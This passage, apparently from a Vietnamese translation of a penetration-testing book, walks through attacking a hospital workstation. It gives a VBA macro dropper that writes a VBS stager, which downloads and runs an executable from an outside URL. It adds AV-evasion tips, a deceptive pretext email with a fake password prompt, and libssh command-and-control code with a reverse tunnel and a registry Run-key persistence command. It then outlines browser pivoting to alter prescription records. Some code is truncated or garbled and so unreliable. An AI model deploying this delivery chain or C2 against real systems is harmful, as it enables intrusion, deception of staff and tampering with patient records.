    Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
```

Không có gì nhiều để thêm vào đây ngoại trừ các hàm VirtualAlloc, RtlMoveMemory và CreateThread về bản chất là đáng ngờ và sẽ kích hoạt AV bất kể phần còn lại của mã của bạn vô hại như thế nào. Các hàm này sẽ được đánh dấu ngay cả khi không có tải trọng shellcode.

Thực thi mã tự động

Điểm cuối cùng tôi muốn nêu liên quan đến việc sử dụng quá mức chức năng tự động mở. Chức năng này đảm bảo macro của bạn sẽ chạy ngay khi người dùng đồng ý bật nội dung. Có ba cách khác nhau để thực hiện việc này tùy thuộc vào việc macro của bạn đang chạy trong tài liệu Word, bảng tính Excel hay Sổ làm việc Excel. Mã đang gọi cả ba để đảm bảo rằng bất kỳ ứng dụng nào bạn dán nó vào, mã sẽ kích hoạt. Một lần nữa, không có nhu cầu hợp pháp nào để làm điều này. Là một nhà phát triển macro, bạn nên biết mình đang mã hóa cho môi trường nào.

Chương trình con mặc định được Word gọi và chứa nội dung của chúng tôi:

```
    Sub Auto_Open
    Main block of code
End Sub
```

Hai hàm còn lại được Excel gọi và chỉ đơn giản là trỏ trở lại Word `Auto_Open` function.

```
    Sub AutoOpen()
    Auto_Open
    End Sub
and
Sub Workbook_Open()
Auto_Open
End Sub
```

Việc sử dụng một chương trình con tự động mở là đáng ngờ, việc sử dụng cả ba chương trình con gần như chắc chắn sẽ bị đánh dấu. Chỉ cần xóa hai lệnh gọi sau cho một tài liệu Word, chúng ta có thể ngay lập tức giảm tỷ lệ trúng AV. Việc xóa cả ba lệnh sẽ làm giảm số lượng đó thậm chí còn nhiều hơn nữa.

Có những hàm gốc trong VBA cho phép kẻ tấn công tải xuống và thực thi mã từ Internet (ví dụ như các hàm Shell và URLDownLoadToFile); tuy nhiên, những hàm này cũng gặp phải những vấn đề tương tự mà chúng ta đã thấy ở đây - chúng đáng ngờ và sẽ bị gắn cờ.

Tóm lại là việc phát hiện phần mềm diệt vi-rút/phần mềm độc hại cực kỳ không khoan nhượng đối với các macro của MS Office vì chúng có lịch sử lâu dài được sử dụng để phân phối các payload. Do đó, chúng ta cần sáng tạo hơn một chút. Sẽ thế nào nếu có cách triển khai một cuộc tấn công vào đĩa và thực hiện mà không cần sử dụng shellcode và không cần VBA để chủ động tải xuống và thực thi chính mã đó?

Sử dụng VBA/VBS Dual Stager

Chúng ta có thể giải quyết vấn đề này bằng cách chia stager thành hai phần. Nhập Windows Scripting Host—cũng là một tập hợp con của ngôn ngữ Visual

Basic.
Trong khi VBA chỉ được sử dụng trong các tài liệu Office thì VBS là một công cụ độc lập

ngôn ngữ kịch bản tương tự như Python hoặc Ruby. Nó được thiết kế và thực sự cần thiết để thực hiện các tác vụ phức tạp hơn nhiều so với việc tự động hóa chức năng trong các tài liệu MS Office. Do đó, AV cung cấp cho nó phạm vi rộng hơn nhiều. Giống như VBA, VBS là ngôn ngữ được diễn giải không biên dịch và mã có thể được gọi từ một tệp văn bản đơn giản. Do đó, đây là một cuộc tấn công khả thi để triển khai một macro VBA có vẻ vô hại sẽ mang theo tải trọng VBS, ghi vào tệp và thực thi nó. Sau đó, phần việc nặng nhọc sẽ được thực hiện bởi mã VBS. Mặc dù điều này cũng sẽ yêu cầu sử dụng hàm Shell trong VBA, nhưng chúng ta sẽ sử dụng nó không phải để thực thi mã không xác định hoặc đáng ngờ, mà thay vào đó là cho Windows Scripting Host, đây là một phần không thể thiếu của hệ điều hành. Vì vậy, về cơ bản, chúng ta cần hai tập lệnh—một VBA và một VBS—và cả hai đều phải có thể vượt qua AV mà không bị phát hiện. Chương trình con macro VBA để thực hiện việc này cần trông giống như sau:

```
Sub WritePayload()
    Dim PayLoadFile As Integer
    Dim FilePath As String
     FilePath = "C:\temp\payload.vbs"
     PayloadFile = FreeFile
     Open FilePath For Output As TextFile
     Print #PayLoadFile, "VBS Script Line 1"
     Print #PayLoadFile, " VBS Script Line 2"
     Print #PayLoadFile, " VBS Script Line 3"
     Print #PayLoadFile, " VBS Script Line 4"
    Close PayloadFile
    Shell "wscript c:\temp\payload.vbs"
End Sub
```

Giữ mã chung bất cứ khi nào có thể

Khá đơn giản. Nhân tiện, việc sử dụng từ "payload" ở đây mang tính minh họa và không nên bắt chước. Lợi ích của việc giữ mã chung chung nhất có thể cũng có nghĩa là nó sẽ yêu cầu rất ít sửa đổi nếu tấn công nền tảng Apple OSX thay vì Microsoft Windows.

Đối với VBS, hãy chèn đoạn mã sau vào các câu lệnh in và bạn sẽ có một cuộc tấn công thành công—một lần nữa, đoạn mã này được thiết kế cho mục đích minh họa và có nhiều cách để thực hiện như có nhiều lập trình viên:

```
HTTPDownload "http://www.wherever.com/files/payload.exe", "C:\temp"
    Sub HTTPDownload( myURL, myPath )
        Dim i, objFile, objFSO, objHTTP, strFile, strMsg
        Const ForReading = 1, ForWriting = 2, ForAppending = 8
        Set objFSO = CreateObject( "Scripting.FileSystemObject" )
        If objFSO.FolderExists( myPath ) Then
            strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev(
myURL, "/" ) + 1 ) )
        ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath,
"\" ) - 1 ) ) Then
            strFile = myPath
```

```
End If
        Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True
)
        Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
        objHTTP.Open "GET", myURL, False
        objHTTP.Send
        For i = 1 To LenB( objHTTP.ResponseBody )
            objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1
) ) )
Next
        objFile.Close( )
    Set WshShell = WScript.CreateObject("WScript.Shell")
    WshShell.Run "c:\temp\payload.exe"
    End Sub
```

Tất nhiên, bất kỳ ai kiểm tra mã VBA đều sẽ xác định được mục đích của nó khá nhanh, vì vậy tôi đề xuất một số hình thức che giấu cho một cuộc tấn công trong thế giới thực. Cũng lưu ý rằng mức độ phức tạp này hoàn toàn không cần thiết để tải xuống và thực thi một tệp thực thi. Có thể sử dụng lệnh shell để gọi nhiều công cụ khác nhau đi kèm với Windows để thực hiện việc này trong một lệnh duy nhất (trên thực tế, tôi sẽ thực hiện việc này sau trongChương 6, trong phần có tiêu đề "VBA Redux"), nhưng tôi muốn có một lý do để giới thiệu ý tưởng sử dụng VBA để xóa một tập lệnh VBS.

Mã hóa mã hóa

Có một số cách để làm tối nghĩa mã. Đối với mục đích của bài tập này, chúng ta có thể mã hóa các dòng của payload dưới dạng Base64 và giải mã chúng trước khi ghi chúng vào tệp mục tiêu; đây là cách thô sơ nhưng một lần nữa mang tính minh họa. Trong mọi trường hợp, nếu một cuộc tấn công macro được phát hiện bởi một bên là con người chứ không phải AV và một bài tập pháp y nghiêm túc và có năng lực được tiến hành để xác định mục đích của mã, thì không có lượng tối nghĩa nào có thể che giấu được ý định của mã.

Mã này có thể được làm tối nghĩa hơn nữa (ví dụ bằng hàm XOR); thực sự tùy thuộc vào bạn muốn làm cho mã của mình phức tạp đến mức nào, mặc dù tôi không khuyên dùng các giải pháp thương mại yêu cầu tích hợp các thư viện của bên thứ ba vào tài liệu vì những giải pháp này sẽ bị AV đánh dấu.

Hãy tích hợp tải trọng giai đoạn hai của chúng ta vào macro VBA giai đoạn một và xem nó đứng vững như thế nào trước AV. Một lần nữa, chúng ta sử dụng VirusTotal. Xem Hình 1.7.

Hình 1.7: Quả thực là một tải trọng tàng hình.

Tốt hơn, nhưng còn tải trọng VBS thì sao khi nó chạm vào đĩa? XemNhân vật1.8.

Hình 1.8: Không, Qihoo-360 không phải là Chén Thánh của AV.

Uh-oh. Chúng tôi đã bị Qihoo-360 tấn công. Đây là một trình quét vi-rút của Trung Quốc được cho là có gần nửa tỷ người dùng. Không, tôi cũng chưa từng nghe nói đến nó. Nó đánh dấu mã là virus.vbs.gen.33, đây là một cách khác để nói rằng nếu đó là tệp VBS thì sản phẩm này sẽ tuyên bố là thù địch. Đây có thể là vấn đề trong trường hợp rất khó xảy ra khi bạn gặp phải Qihoo-360.

Cho đến nay, chúng tôi vẫn chưa đưa vào bất kỳ cơ chế nào để mã thực sự được thực thi khi người dùng mở tài liệu.

Thu hút người dùng

Tôi không thích sử dụng các chức năng tự động mở vì những lý do đã thảo luận trước đó và ý kiến của tôi là nếu người dùng đã đầu tư đủ để cho phép chạy macro ngay từ đầu, thì không phải là một bước nhảy vọt của trí tưởng tượng khi cho rằng họ sẽ chuẩn bị tương tác với tài liệu theo một cách nào đó xa hơn. Ví dụ, với cuộc tấn công của chúng tôi ở trạng thái hiện tại, nó sẽ xuất hiện như trongHình 1.9 cho người dùng khi mở trong Microsoft Word.

Hình 1.9: Tài liệu trống mang tải trọng macro.

Không hấp dẫn lắm phải không? Một tài liệu trống yêu cầu bạn nhấp vào một nút có dòng chữ "Cảnh báo bảo mật" bên cạnh. Bất kỳ macro nào, cho dù đã được ký mã hay chưa, đều sẽ chứa chính xác cùng một thông báo này. Người dùng đã trở nên hơi chán với mức độ nghiêm trọng tiềm ẩn khi nhấp vào nút này, vì vậy chúng ta còn hai vấn đề cần giải quyết—làm thế nào để người dùng thực thi mã của chúng ta và làm thế nào để tài liệu đủ hấp dẫn để tương tác. Đầu tiên là vấn đề kỹ thuật; thứ hai là vấn đề về kỹ thuật xã hội. Vấn đề sau kết hợp với một cái có thuyết phục qua email (hoặc cách gửi khác) có thể là một cuộc tấn công cực kỳ hiệu quả ngay cả đối với những mục tiêu có nhận thức bảo mật cao nhất.

Có một số cuốn sách hay về kỹ thuật xã hội. Hãy xem qua cuốn Art of Deception (Wiley, 2002) của Kevin Mitnick hoặc cuốn Social Engineering: The Art of Human Hacking (Wiley, 2010) của Chris Hadnagy.

Hãy bắt đầu bằng việc tạo ra lý do đó.

Một cách đặc biệt hiệu quả để khiến mục tiêu mở một tài liệu và kích hoạt macro—ngay cả khi não sau của họ đang hét lên bảo họ dừng lại—là ngụ ý rằng thông tin đã được gửi đến họ một cách nhầm lẫn; đó là điều họ không nên thấy. Một điều gì đó sẽ mang lại cho họ lợi thế theo cách nào đó hoặc một điều gì đó sẽ khiến họ gặp bất lợi nếu họ bỏ qua nó.

Với chức năng tự động hoàn thành địa chỉ trong các ứng dụng email, tất cả chúng ta đều đã vội vàng gửi email cho nhầm người và tất cả chúng ta đều nhận được thứ gì đó không dành cho mình. Điều này xảy ra thường xuyên. Hãy xem xét email sau đây "đáng lẽ phải được gửi" cho Jonathan Cramer ở phòng Nhân sự nhưng vô tình lại đến tay Tiến sĩ.
Jonathan Crane:

```
To: Dr. Jonathan Crane
From: Dr. Harleen Quinzel
Subject: CONFIDENTIAL: Second round redundancies

Jon,
```

Đính kèm là danh sách mới nhất được đề xuất cho việc sa thải trong nhóm của tôi tại khoa điều trị tích cực. Tôi không vui khi mất bất kỳ thành viên nào của đội ngũ nhân viên vì khối lượng công việc hiện tại của chúng tôi nhưng ít nhất bây giờ chúng tôi có cơ sở để thảo luận - Tôi sẽ có mặt tại trường vào thứ sáu nên hãy liên hệ lại với tôi vào lúc đó.


Trân trọng,

Harley

ps Tài liệu được bảo mật theo hướng dẫn của bệnh viện. Khi bạn được yêu cầu nhập mật khẩu, mật khẩu sẽ là 'arkham'.

Đây là một cái cớ đặc biệt độc ác. Tiến sĩ Crane hiện có lẽ đang tự hỏi liệu mình có nằm trong danh sách sa thải hay không.

Đính kèm trong email này là tài liệu mang macro của chúng tôi, như được hiển thị trong Hình1.10.



Hình 1.10: Có vẻ thuyết phục hơn một chút.

Bây giờ chúng ta muốn thêm một hộp văn bản và nút vào tài liệu sẽ xuất hiện khi mục tiêu bật macro. Chúng ta muốn liên kết mã VBS dropper của mình với nút để nó được thực thi khi được nhấn, bất kể người dùng nhập gì vào hộp văn bản. Sau đó, một hộp thông báo sẽ xuất hiện thông báo cho mục tiêu rằng

mật khẩu không đúng, bất kể bạn đã nhập gì.

Một lợi thế bổ sung của cách tiếp cận này là (giả sử không có chỉ báo bổ sung nào như cảnh báo AV) mục tiêu sẽ không báo động cho người gửi hoặc bộ phận CNTT vì ngay từ đầu họ không được phép xem tài liệu này, đúng không?

Để gán lệnh hoặc macro cho một nút và chèn nút đó vào văn bản của bạn, hãy đặt điểm chèn vào vị trí bạn muốn nút xuất hiện, sau đó làm theo các bước sau:

1. Nhấn Ctrl+F9 để chèn một trường.
2. Trong dấu ngoặc vuông, nhập**Nút Macro**, sau đó là tên lệnh hoặc macro mà bạn muốn nút thực thi.
3. Nhập văn bản bạn muốn hiển thị hoặc chèn đồ họa để sử dụng làm nút.
4. Nhấn F9 để cập nhật màn hình hiển thị.

Vào cuối chương trình con WritePayload(), bạn có thể cân nhắc thêm dòng sau:

```
MsgBox "Mật khẩu không đúng. Bảo mật CNTT sẽ được thông báo sau những vi phạm tiếp theo của " &
    (Environ$("Tên người dùng"))
```

Thao tác này sẽ tạo ra hộp thông báo bật lên ngụy trang thành cảnh báo bảo mật bao gồm tên người dùng của người dùng hiện đang đăng nhập. Chính cách tiếp cận được cá nhân hóa này tạo nên sự khác biệt giữa thành công và thất bại khi phân phối tải trọng ban đầu của bạn.

Chỉ huy và Kiểm soát Phần 1: Cơ bản và Thiết yếu

Sau khi xác định được phương tiện mà chúng ta định dùng để phân phối tải trọng của mình, đã đến lúc phải suy nghĩ nghiêm túc về việc tải trọng đó nên là gì. Trong phần này, chúng ta sẽ xem xét những điều cốt lõi cơ bản về những gì cần có trong cơ sở hạ tầng Chỉ huy và Kiểm soát (C2). Mỗi chương, chúng ta sẽ xem xét lại, tinh chỉnh và thêm chức năng để minh họa các yếu tố cần thiết hoặc mong muốn tạo nên cốt lõi của công nghệ APT dài hạn sau khi mục tiêu xâm nhập ban đầu. Tuy nhiên, trong chương này, chúng ta sẽ đề cập đến những điều cơ bản, vì vậy hãy cùng xác định mức tối thiểu mà một hệ thống như vậy có thể có khả năng thực hiện sau khi triển khai:

- *Kết nối thoát hiểm*—Khả năng khởi tạo các kết nối trở lại máy chủ C2 của chúng tôi qua Internet theo cách giảm thiểu khả năng tường lửa can thiệp.

- *Tàng hình*—Tránh bị phát hiện bởi cả Hệ thống phát hiện xâm nhập (IDS) dựa trên máy chủ hoặc mạng.
- *Truy cập hệ thống tập tin từ xa*—Có thể sao chép các tập tin vào và ra khỏi máy bị xâm nhập.
- *Thực hiện lệnh từ xa*—Có khả năng thực thi mã hoặc lệnh trên máy bị xâm nhập.
- *Truyền thông an toàn*—Tất cả lưu lượng giữa máy chủ bị xâm phạm và máy chủ C2 cần được mã hóa theo tiêu chuẩn công nghiệp cao.
- *Sự kiên trì*—Tải trọng cần phải tồn tại sau nhiều lần khởi động lại.
- *Chuyển tiếp cổng*—Chúng tôi muốn có khả năng chuyển hướng lưu lượng theo hai hướng qua máy chủ bị xâm phạm.
- *Kiểm soát luồng*—Đảm bảo kết nối được thiết lập lại với máy chủ C2 trong trường hợp mạng bị mất hoặc tình huống đặc biệt khác.

Phương tiện nhanh nhất, dễ nhất và minh họa nhất để xây dựng một cơ sở hạ tầng mô-đun và tương lai như vậy là sử dụng giao thức SSH an toàn và cực kỳ linh hoạt. Cơ sở hạ tầng như vậy sẽ được chia thành hai phần—máy chủ C2 và chính tải trọng—mỗi phần có các yêu cầu kỹ thuật sau.

Máy chủ C2

- SSH phục vụ chạy trên cổng TCP 443•

Chroot jail để chứa máy chủ SSH

- Cấu hình SSH đã được sửa đổi để cho phép chuyển tiếp đường hầm từ xa

Tải trọng

- Triển khai máy chủ SSH trên cổng TCP không chuẩn
- Triển khai máy khách SSH cho phép kết nối trở lại máy chủ C2• Triển khai

đường hầm SSH (cả cục bộ và động) qua SSH
khách hàng cho phép C2 truy cập vào hệ thống tập tin và quy trình mục tiêu

Để thực hiện các yêu cầu về tải trọng, tôi mạnh mẽ ủng hộ việc sử dụng thư viện libssh (https://www.libssh.org/) cho ngôn ngữ lập trình C. Điều này sẽ cho phép bạn tạo mã rất chặt chẽ và mang lại sự linh hoạt tuyệt vời. Thư viện này cũng sẽ giảm đáng kể thời gian phát triển phần mềm của bạn. Vì libssh được hỗ trợ trên một số nền tảng, bạn sẽ có thể tạo các tải trọng cho Windows, OSX, Linux hoặc Unix với mức sửa đổi mã tối thiểu. Để đưa ra ví dụ về việc libssh nhanh và dễ sử dụng như thế nào, đoạn mã sau sẽ triển khai máy chủ SSH chạy trên cổng TCP 900. Đoạn mã này đủ để thiết lập phiên máy khách SSH đã xác thực (sử dụng

tên người dùng và mật khẩu thay vì khóa công khai):

```
#include <libssh/libssh.h>
    #include <stdlib.h>
    #include <stdio.h>
    #include <windows.h>
int main()
{
    ssh_session my_ssh_session;
int rc;
    char *password;
    my_ssh_session = ssh_new();
    if (my_ssh_session == NULL)
exit(-1);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_HOST, "c2host");
    ssh_options_set(my_ssh_session, SSH_OPTIONS_PORT, 443);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_USER, "c2user");
    rc = ssh_connect(my_ssh_session);
    if (verify_knownhost(my_ssh_session) < 0)
    {
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
    exit(-1);
    }
    password = ("Password");
    rc = ssh_userauth_password(my_ssh_session, NULL, password);
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
}
```

While this code creates an extremely simple SSH server instance:

```
    #include "config.h"
    #include <libssh/libssh.h>
    #include <libssh/server.h>
    #include <stdlib.h>
    #include <string.h>
#include <stdio.h>
    #include <unistd.h>
    #include <windows.h>
    static int auth_password(char *user, char *password){
        if(strcmp(user,"c2payload"))
            return 0;
        if(strcmp(password,"c2payload"))
            return 0;
return 1; }
    ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR, 900)
    return 0
} int main(){
        sshbind=ssh_bind_new();
        session=ssh_new();
        ssh_disconnect(session);
        ssh_bind_free(sshbind);
        ssh_finalize();
        return 0;
}
```

Cuối cùng, đường hầm ngược có thể được tạo ra như sau:


```
    rc = ssh_channel_listen_forward(session, NULL, 1080, NULL);
    channel = ssh_channel_accept_forward(session, 200, &port);
```

Có những quy trình xử lý ngoại lệ được tích hợp sẵn trong thư viện libssh để theo dõi tình trạng kết nối.

Chức năng duy nhất được mô tả ở đây mà chưa được đề cập đến là tính bền bỉ. Có nhiều cách khác nhau để khiến tải trọng của bạn trở nên bền bỉ trong Microsoft Windows và chúng tôi sẽ đề cập đến điều đó trong chương tiếp theo. Hiện tại, chúng tôi sẽ đi theo hướng minh họa đơn giản. Tôi không khuyến nghị cách tiếp cận này trong các cuộc giao tranh thực tế, vì nó gần như không có tính ẩn. Thực hiện từ C:

```
    char command[100];
    strcpy( command, " reg.exe add
"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
 /v "Innoce
    " );
system(command);
```

Một bức tranh vẽ nên ngàn lời, như bạn có thể thấy trongHình 1.11.



Hình 1.11: Cơ sở hạ tầng chỉ huy và kiểm soát cơ bản ban đầu.

Khi chúng ta có một cổng chuyển tiếp từ xa, chúng ta có quyền truy cập hoàn toàn vào máy chủ bị xâm phạm như quy trình người dùng đã khởi tạo macro VBA. Chúng ta có thể sử dụng SFTP qua giao thức SSH để truy cập hệ thống tệp. Để tải trọng khởi tạo đường hầm từ xa, các dòng sau đây phải được thêm vào `/etc/ssh/sshd.config` file on the C2 host:

```
    Match User c2user
     GatewayPorts  yes
```

Thiết lập này có những thiếu sót đáng kể; nó đòi hỏi phải kết nối liên tục

giữa payload và C2, chỉ có thể xử lý một kết nối (đường hầm từ xa) và do đó một máy chủ bị xâm phạm tại một thời điểm. Không có tính tự chủ hoặc trí thông minh nào được tích hợp vào payload để xử lý ngay cả những tình huống hơi bất thường như cần phải tạo đường hầm thông qua máy chủ proxy.
Tuy nhiên, đến cuối cuốn sách, cơ sở hạ tầng C2 của chúng ta sẽ mỏng manh, thông minh, bí mật và rất linh hoạt.

Cuộc tấn công

Chúng tôi đã xem xét các cách xây dựng và phân phối một tải trọng sẽ cung cấp cho kẻ tấn công quyền truy cập từ xa vào máy trạm của mục tiêu, mặc dù theo cách hạn chế và thô sơ. Tuy nhiên, mục tiêu ban đầu của chúng tôi vẫn như vậy, đó là sử dụng quyền truy cập này để thêm hoặc sửa đổi hồ sơ bệnh nhân tập trung vào đơn thuốc.

Để nhắc lại, mục tiêu của chúng tôi là chạy trình duyệt Internet Explorer (IE) của Microsoft và sử dụng trình duyệt này để truy cập ứng dụng web Pharmattix. Công ty không hỗ trợ bất kỳ trình duyệt nào khác. Chúng tôi có thể triển khai một trình ghi phím và ghi lại thông tin đăng nhập của bác sĩ nhưng điều này không giải quyết được vấn đề xác thực hai yếu tố. Tên người dùng và mật khẩu chỉ là một phần của vấn đề, vì thẻ thông minh cũng được yêu cầu để truy cập cơ sở dữ liệu y tế và phải được xuất trình khi đăng nhập. Chúng tôi có thể đợi bên ngoài phòng khám, cướp bác sĩ và lấy cắp ví của bác sĩ (thẻ thông minh có kích thước bằng ví rất tiện lợi), nhưng cách tiếp cận như vậy sẽ không được chú ý và, đối với mô hình APT, khách hàng có thể sẽ không chấp thuận.

Bỏ qua xác thực

Nếu chúng ta có thể bỏ qua hoàn toàn mọi cơ chế xác thực thì sao? Chúng ta có thể! Kỹ thuật này được gọi là chuyển hướng trình duyệt—về cơ bản, chúng ta sử dụng quyền truy cập của mình vào máy trạm mục tiêu để kế thừa quyền từ trình duyệt của bác sĩ và khai thác quyền của bác sĩ đó một cách minh bạch để làm chính xác những gì chúng ta muốn.

Để thực hiện được cuộc tấn công này, chúng ta cần có khả năng thực hiện ba điều:

- Chèn mã vào quy trình IE truy cập cơ sở dữ liệu y tế.
- Tạo Thư viện liên kết động (DLL) của proxy web dựa trên Microsoft WinInet API.
- Truyền lưu lượng truy cập web qua đường hầm SSH và proxy mới tạo.

Hãy cùng xem xét cả ba giai đoạn. Không có giai đoạn nào phức tạp như vẻ bề ngoài ban đầu của chúng.

Giai đoạn 1: Tiêm DLL

